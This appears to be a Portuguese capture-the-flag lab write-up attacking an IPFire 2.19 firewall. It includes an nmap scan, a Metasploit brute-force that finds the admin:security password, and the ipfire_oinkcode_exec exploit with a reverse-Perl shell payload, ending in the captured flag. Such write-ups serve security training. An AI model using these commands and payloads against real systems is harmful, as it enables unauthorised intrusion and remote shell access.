172.16.1.100

KEY: key{f1r3wallF@il}


+ Primeiro, fizemos uma varredura com o nmap dentro do metasploit
para identificar as portas abertas, que encontramos 53,81,444

```
db_nmap -v -sS -Pn -p- --open 172.16.1.100
```

→ Três portas abertas com duas rodando o servidor apache.

+ Fomos à internet (no buscador do firefox) tentar acessar as páginas e nos deparamos com um pedido de login por parte de um firewall chamado ipfire

+ Pesquisamos por algum exploit capaz de dar bypass no ipfire, e encontramos o exeploit/linux/http/_oinkcode_exec
+ Quando demos um use nele e pesquisamos as info, vimos que só valia para versões abaixo da 2.19



+ Para pesquisar a versão do nosso firewall, fizemos um teste de força bruta (manual) na busca por diretórios que foram setados no github
https://github.com/ipfire/ipfire-2.x/tree/master/html/cgi-bin
+ No diretório https://172.16.1.100:444/cgi-bin/credits.cgi a página foi carregada de modo a mostrar a versão do firewall


IPFire 2.19 (x86_64) - Core Update 109

→ Pudemos então prosseguir com nosso exploit

+ Um fato que atrapalhou o exploit foi que ainda não tínhamos as credenciais de acesso.
→ Veja que, por default, ele já testa como user sendo admin.
→ Fizemos um brute force somente das senhas

+ Pequisamos um módulo auxiliar que fizesse esse brute force
auxiliary/scanner/http/http_login

+ Setamos as seguintes configurações



```
   Name                Current Setting
   ----                ---------------
   ANONYMOUS_LOGIN     false
   AUTH_URI
   BLANK_PASSWORDS     false
   BRUTEFORCE_SPEED    5
   DB_ALL_CREDS        false
   DB_ALL_PASS         false
   DB_ALL_USERS        false
   DB_SKIP_EXISTING    none
   PASS_FILE           /usr/share/metasploit-framework/data/wordlists
                       /http_default_pass.txt
   Proxies
   REQUESTTYPE         GET
   RHOSTS              172.16.1.100
   RPORT               444
   SSL                 false
   STOP_ON_SUCCESS     true
   THREADS             1
   USERPASS_FILE       /home/kali/subdomains-10000.txt
   USER_AS_PASS        false
   USER_FILE           /home/kali/usuario.txt
   VERBOSE             true
   VHOST

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_login) > run

[-] http://172.16.1.100:444 No URI found that asks for HTTP authenti
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_login) > set RPORT 81
RPORT ⇒ 81
```

→ Essas listas nós já tínhamos no computador, e criamos a usuario.txt contendo apenas a palavra admin

```
msf6 auxiliary(scanner/http/http_login) > run
[*] 172.16.1.100:81 - Following redirect: /cgi-bin/in
[*] Attempting to login to http://172.16.1.100:81/cgi
[-] 172.16.1.100:81 - Failed: 'admin:admin'
[-] 172.16.1.100:81 - Failed: 'admin:password'
[-] 172.16.1.100:81 - Failed: 'admin:manager'
[-] 172.16.1.100:81 - Failed: 'admin:letmein'
[-] 172.16.1.100:81 - Failed: 'admin:cisco'
[-] 172.16.1.100:81 - Failed: 'admin:default'
[-] 172.16.1.100:81 - Failed: 'admin:root'
[-] 172.16.1.100:81 - Failed: 'admin:apc'
[-] 172.16.1.100:81 - Failed: 'admin:pass'
[+] 172.16.1.100:81 - Success: 'admin:security'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

→ Chave: admin:security

+ Voltando ao exploit, setamos a seguinte configuração

```
msf6 exploit(linux/http/ipfire_oinkcode_exec) > show options

Module options (exploit/linux/http/ipfire_oinkcode_exec):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD  security         no        Password to login with
   Proxies                    no        A proxy chain of format ty
   RHOSTS    172.16.1.100     yes       The target host(s), see ht
   RPORT     444              yes       The target port (TCP)
   SSL       true             no        Negotiate SSL/TLS for outg
   USERNAME  admin            yes       User to login with
   VHOST                      no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

→ Escolhemos um payload que fazia uma reverse shell, que foi o cmd/unix/reverse_perl

+ Por fim, setamos o LHOST com nosso endereço de ip que era 172.20.1.182 e a PORT como 443

+ Quando executamos o exploit, tivemos acesso à shell, de onde pesquisamos (óbvio, depois de tentar um monte de outras coisas)

```
locate key
```

→ Mostrou vários diretórios, mas só um parecia ter a key

→ Demos um cat

```
cat /home/nobody/key.txt
key{f1r3wallF@il}
```